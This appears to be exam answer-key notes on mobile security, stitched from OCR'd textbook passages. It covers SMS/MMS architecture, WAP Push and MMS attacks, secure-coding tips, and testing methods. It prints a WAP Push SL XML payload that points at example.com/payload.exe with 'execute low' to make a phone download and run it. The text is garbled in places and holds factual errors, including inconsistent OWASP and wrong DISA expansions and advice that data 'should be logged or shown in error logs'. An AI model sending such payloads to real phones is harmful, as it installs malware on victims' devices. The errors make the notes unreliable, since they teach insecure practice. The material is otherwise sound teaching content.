Short Message Service is a relatively straightforward system designed for one mobilesubscriber to be able to send a short message to another mobile subscriber. The SMSsystem itself operates as a "store and forward" system within the carrier. This meansthat when mobile subscriber Bob wants to send a message to mobile subscriber Alice,the process involves a few (slightly simplified) steps. First, Bob composes the messageon his mobile phone and then submits it to the carrier network. The server in thecarrier network that handles the message is referred to as the short message servicecenter, or SMSC. The SMSC receives the message from Bob and then checks to see ifAlice is on the network and able to receive messages. If she is, the SMSC thenforwards the message to Alice, who sees a new message appear on her mobile phonefrom Bob. The SMSC both stores incoming messages and determines when themessages can be forwarded on. This is what gives the system its name. This examplehas been slightly simplified, of course. In a real carrier deployment, more componentsare involved, such as billing equipment;

Figure 11-1 illustrates a basic SMS message being sent from Bob to Alice insidethe same carrier




Figure 11-1 *SMS message between phones using the same carrier*

Figure 11-3 illustrates a basic SMS messages received from “1-555-555-1212”using GSM 7-bit encoding and containing the message “AAA.”




Figure 11-3 *SMS PDU*

Overview of Multimedia Messaging Service

Bob wants to send a picture of his new robot to Alice. Unlike with SMS however, Alice receives a message notification rather than message content. Alice selects to download the message contents to her phone from the carrier’s servers. Uponsuccessful download, the image and text is displayed to Alice.Although it may appear to the user that MMS is almost exactly like SMS, MMS isfundamentally different from SMS. From the mobile carrier perspective, MMS requiresa far higher level of equipment and support. This is illustrated in Figure 11-6, whichshows the delivery of an MMS message with more details provided. In another exampleof its additional complexity over SMS, MMS does not use just one technology. Rather,several technologies are used throughout the creation and delivery of an MMS message.




Figure 11-6 *More detailed MMS diagram*

Protocol Attacks

Abusing Legitimate Functionality

In this example, the attack targets Windows Mobile devices, many of which are vulnerable by default.In the case of Windows Mobile devices, the vulnerability arises outof configuration mistakes as opposed to an implementation flaw such as a bufferoverflow. In its configuration, Windows Mobile defines what authentication isrequired for SL messages in the registry using security policies.

When an attacker wishes to attack a device that is set to not require anyauthentication of WAP Push SL messages, they craft an attack by sending an SLmessage with a link to a malicious payload. The payload can be a web page but itcan even be an executable. The following XML illustrates an attacker's WAP PushSL message:

<?xml version="1.0"?>
<!DOCTYPEsl PUBLIC " //WAPFORUM//DTD SL 1.0//EN"
"http://www.wapforum.org/DTD/sl.dtd">
<slhref="http://example.com/payload.exe" action="execute low" ></sl>

The message will force the target phone to download payload.exe and proceed toexecute it.

Battery-Draining Attack

One attack that builds off using MMS notifications is a battery-draining attack. Thegoal of a battery draining attack is to drain the battery of a victim's phone without theirknowledge in a manner that is far more rapid than normal usage, thereby knocking thevictim's, phone offline




Figure 11-13 *Battery-draining attack*

Another attack that builds off the nature of MMS messages is the silent billingattack. This attack primarily targets mobile customers with prepaid mobile phonesthat depend on having a credit balance in their account. The goal of a silent billingattack is to silently drain the victims credit so that they are knocked offline andunable to perform further actions such as making or receiving calls.

OTA Settings Attack

Over The Air (OTA) settings involve the ability of a carrier to push new settings to acustomer's mobile phone on their network. Like SMS itself, the term OTA settingsis actually a catchall that can refer to a number of different items. Everything frompushing new browser settings, to pushing firmware updates, to provisioning mobilephones for use on the carrier's network has been referred to as "OTA settings."

b) Summarize the Tips for Secure Mobile Application Development? CO4 L2 7M

Any 7 tips-7Marks

- Leverage TLS/SSL
- Follow Secure Programming Practices
- Validate Input
- Leverage the Permissions Model Used by the OS
- Use the Least Privilege Model for System Access
- Store Sensitive Information Properly
- Sign the Application's Code
- Figure out a Secure and Strong Update Process
- Understand the Mobile Browser's Security Strengths and Limitations
- Zero Out the Non--Threats
- User Secure/Intuitive Mobile URLs

Leverage TLS/SSL

- Turn on Transport Layer Security (TLS) or Secure Sockets Layer (SSL) by default
- Both confidentiality and integrity protections should be enabled; many environments often enforce confidentiality, but do not correctly enforce integrity protection

Follow Secure Programming Practices

- Big rush (and a small budget) to get a product out the door, forcing developers to write code quickly and not make the necessary security checks and balances
- Leverage the abundance of security frameworks and coding guidelines available

Validate Input

- Validating input is imperative for both native mobile applications and mobile web applications
- Mobile devices do not have host--based firewalls, IDS, or antivirus software, so basic sanitization of input is a must

Leverage the Permissions Model Used by the OS

- Permissions model is fairly strong on the base device, however, external SD card may not be as secure
- Application isolation provided by systems like iOS and Android should be leveraged

Use the Least Privilege Model for System Access

- The least privilege model involves only asking for what is needed by the application
- One should enumerate the least amount of services, permissions, files, and processes the application will need and limit the application to only those items
- The least privilege model ensures the application does not affect others and is run in the safest way possible

Store Sensitive Information Properly

- Do not store sensitive information (usernames, passwords, etc.) in clear text on the device; use native encryption schemes instead

Sign the Application's Code

- Although signing the code does not make the code more secure, it allows users to know that an application has followed the practices required by the device's application store
- Unsigned application may have a much reduced number of privileges on the system and will be unable to be widely disturbed through the various application channels of the devices
- Depending on whether or not the application is signed, or what type of certificate is used, the application will be given different privileges on the OS

Figure Out a Secure and Strong Update Process

- Much like in the desktop world, an application that is not fully patched is a big problem for the application, the underlying OS, and the user

- A secure update process needs to be figured out where an application can be updated quickly, easily, and without a lot of bandwidth

Understand the Mobile Browser's Security Strengths and Limitations

- Understand the limitations of cookies, caching pages locally to the page, the Remember Password check boxes, and cached credentials
- Do not treat the mobile browser as you would treat a regular web browser on a desktop operating system

Zero Out the Non--Threats

- Although the threats to mobile devices and their applications are very real, it is important to understand which ones matter to a given application
- The best way to start this process is to enumerate the threats that are real, design mitigation strategies around them, and note the others as accepted risks ("threat model")
- Threat model should allow application developers to understand all the threats to the system and enable them to take action on those that are too risky to accept

(OR)

9 a) Explain the top issues facing mobile devices? CO4 L3 7M

Any 7 issues-7M

- Physical Security
- Secure Data Storage (on Disk)
- Strong Authentication with Poor Keyboards
- Multiple--User Support with Security
- Safe Browsing Environment
- Secure Operating Systems
- Application Isolation
- Information Disclosure
- Virus, Worms, Trojans, Spyware, and Malware
- Difficult Patching/Update Process
- Strict Use and Enforcement of SSL
- Phishing
- Cross--Site Request Forgery (CSRF)
- Location Privacy/Security
- Insecure Device Drivers
- Multifactor Authentication

Physical Security

- Loss of information from lost or stolen devices
- Unauthorized usage by the borrower
- Physical security has always meant little--to--no security

Secure Data Storage (on Disk)

- Sensitive information stored locally (password files, tokens, etc.)
- Prevent unauthorized access while making it accessible to certain applications on an as--needed basis

Strong Authentication with Poor Keywords

- Password or passphrase that uses a combination of letters, numbers, special characters, and a space
- Same standard on a mobile keyboard is difficult, if not impossible

Multiple--User Support with Security

- Unlike traditional client operating systems that support multiple users with different operating environments, no such thing as logging into a mobile device as a separate user
- No distinction between applications for business purpose vs. personal
- Need unique security model by application to prevent data exposure

Safe Browsing Environment

- Lack of real estate makes phishing attempts easier
- Inability to view the entire URL or the URL at all
- Links are followed a lot more on mobile devices

Secure Operating Systems

- Securing an OS is no easy task but should still be undertaken by all mobile

vendors
- Security often correlates to data loss but can also correlate to system downtime and diminished user experience

Application Isolation
- Very common to see various types of applications (corporate, gaming, social, etc) on a mobile device
- Ability to isolate these applications and the data they require is critical

Information Disclosure
- Data stored on a device (desktop, laptop, server, mobile) is worth more than the device itself, however, mobile device more likely to be lost or stolen
- Access from mobile device to other networks (say VPN) is another area of concern if authentication mechanisms are not strong

Virus, Worms, Trojans, Spyware, and Malware
- Mobile devices also face threat of viruses, worms, Trojans, spyware, and malware
- Lessons to learn from the desktop world but also need to adjust to the mobile environment and new attack classes

Difficult Patching/Update Process
- Patching and updating not a technical challenge but several considerations make it a difficult problem for mobile
- Carriers have big problems with immediate system updates and patching due to little response time for testing
- Requires coordination among OS developer, carriers, and handset vendors

String Use and Enforcement of SSL
- Older devices lacked horsepower to enforce SSL without affecting user experience; some still allowed for backwards--compatibility
- Some organizations defaulting to clear--text protocols assuming increased complexity of sniffing on 3G network
- Abundance of transitive networks between mobile device and the end system

Phishing
- Users more prone to clicking links on mobile without safety concerns
- Lack of real estate to show entire URL or the URL itself

Cross--Site Request Forgery (CSRF)
- Big problem for mobile HTML sites that are vulnerable
- Easy to get victims to click on links due to previously mentioned factors
- Allows attacker to update a victim's information (address, email, password, etc) on a vulnerable application

Location Privacy/Security
- Most mobile users have assumed their location privacy was lost as soon as they started carrying a mobile device
- Users willingly give away their location--specific information through applications like Google Latitude, Foursquare etc.

Insecure Device Drivers
- Most applications should not have system access to mobile device but device drivers need such access
- Exposure to attackers if third--party drivers provide methods to get around protection schemes via potentially insecure code

Multifactor Authentication
- Soft multifactor authentication schemes (same browser, IP range, HTTP headers) used by mobile web applications very vulnerable to spoofing
- Typical to create a device signature using a combination of HTTP headers and properties of the device's connection but still not good enough compared to native mobile applications

b) Explain about Security Testing for Mobile Apps CO4 L2 7M

Definitions-1M
OWASP-2M
Types of Mobile Secuirty Testing -4M

Definitions:
- OWASP: Open Source Web Application Security Project

- Qasat: Tool to help static analysis of Android apps
- HashQ: Tool to help find manipulated Android apps
- WebScarab: An intercepting proxy used to observe communication between two sides
- WebSlayer: A fuzzing tool used to brute force
- IMEI: The International Mobile Station Equipment Identity is a number, usually unique, used to identify 3GPP (GSM, UMTS, and LTE) and iDEN mobile phones, as well as some satellite phones.
- IMSI: The International Mobile Subscriber Identity is used to identify the user of a cellular network
- UDID: Unique Device Identifier
- MITRE: Not-for-profit organization that operates FFRDCs (Federally Funded Research and Development Centers)
- PCI DSS: Payment Card Industry Data Security Standard
- DISA: Data Interchange Standards Association (http://www.disa.org)
- FTC: Federal Trade Commission (http://www.ftc.gov)

OWASP

- The Open Web Application Security Project (OWASP) is a worldwide nonprofit charitable organization focused on improving the security of software. OWASP is involved in detecting and combating leaks in application security and techniques. They provide testers and developers with guidelines to create secure applications.

OWASP Top Ten

- The OWASP Top Ten is a list of vulnerabilities determined by identifying some of the most critical risks faced by mobile platforms. The OWASP Top 10 is referenced by many standards, books, tools, and organizations such as MITRE, PCI DSS, DISA, FTC, and others.

The OWASP Top Ten Highlights the following Threats to Mobile Applications:

- Insecure Data Storage
- Weak Server-Side Controls
- Insufficient Transport Layer Protection
- Client Side Injection
- Poor Authorization and Authentication
- Improper Session Handling
- Security Decisions via Untrusted Inputs
- Side Channel Data Leakage
- Broken Cryptography
- Sensitive Information Disclosure

Types of Mobile Application Security Testing:

We Can Divide Mobile Application Testing into Three Parts:

- Dynamic analysis
- Black box security testing
- Static analysis & code review

Dynamic Analysis:

- In dynamic analysis, the behavior of an application is analyzed after installing it on various versions of compatible and non-compatible devices.
- This method of testing helps testers understand possible flaws. The behavior of the application is observed and test cases are created based on observations.

Black Box Security Testing:

- Black box testing involves treating the application like a black box that produces output to input stimuli.
- The tester feeds the application with inputs and observes the response. The input strings for the application are crafted based on the results of dynamic analysis and the OWASP testing methodology.
- The application is tested thoroughly with several well-crafted attacks to make sure the application can defend itself.

Static Analysis & Code Review:

- Static analysis and code review cover the analysis of the application code and coding defects. The code of the application is analyzed using static analyzers.

- The code is reviewed manually and checked for vulnerabilities that may arise due to poor coding practices.

With static analysis, the business logic and the security of the application are covered. The code reviewer tests the application for each taint location in the application

How to Identify Sensitive Data?

Every piece of data is sensitive. Data cannot be classified as sensitive and non-sensitive. Users enter data into an application under the assumption that security will not be compromised. Considering the importance users give to data, applications should be designed to treat every little piece of user data as sensitive.

Examples of Personal Data Users Prefer to Keep Private:

- Their location
- Contacts
- Unique device and customer identifiers (such as IMEI, IMSI, UDID, and phone number)
- Identity of the data subject
- Identity of the phone (make of the phone)
- Credit card and payment data
- Phone call logs, SMS or instant messaging
- Browsing history

Information society service authentication credentials (especially services with social features

Protecting Data—Things to Remember

- The data handled by an application should be protected from storage to transit
- Access to data being stored in another field is to be taken into consideration while handling data
- An important location where data leak can occur is the side channel data leakage
- Data should be logged or shown in error logs
- Each piece of code that handles data needs to be crafted carefully
- User data should be encrypted using smart algorithms before being stored on the device
- The encryption method should use a strong key
- The data stored on the device should be accessible only to the application that stores the data
- The data should not be given global read privileges leading to other applications residing on the device
- Whenever the data is transferred to other locations, such as a server, the application should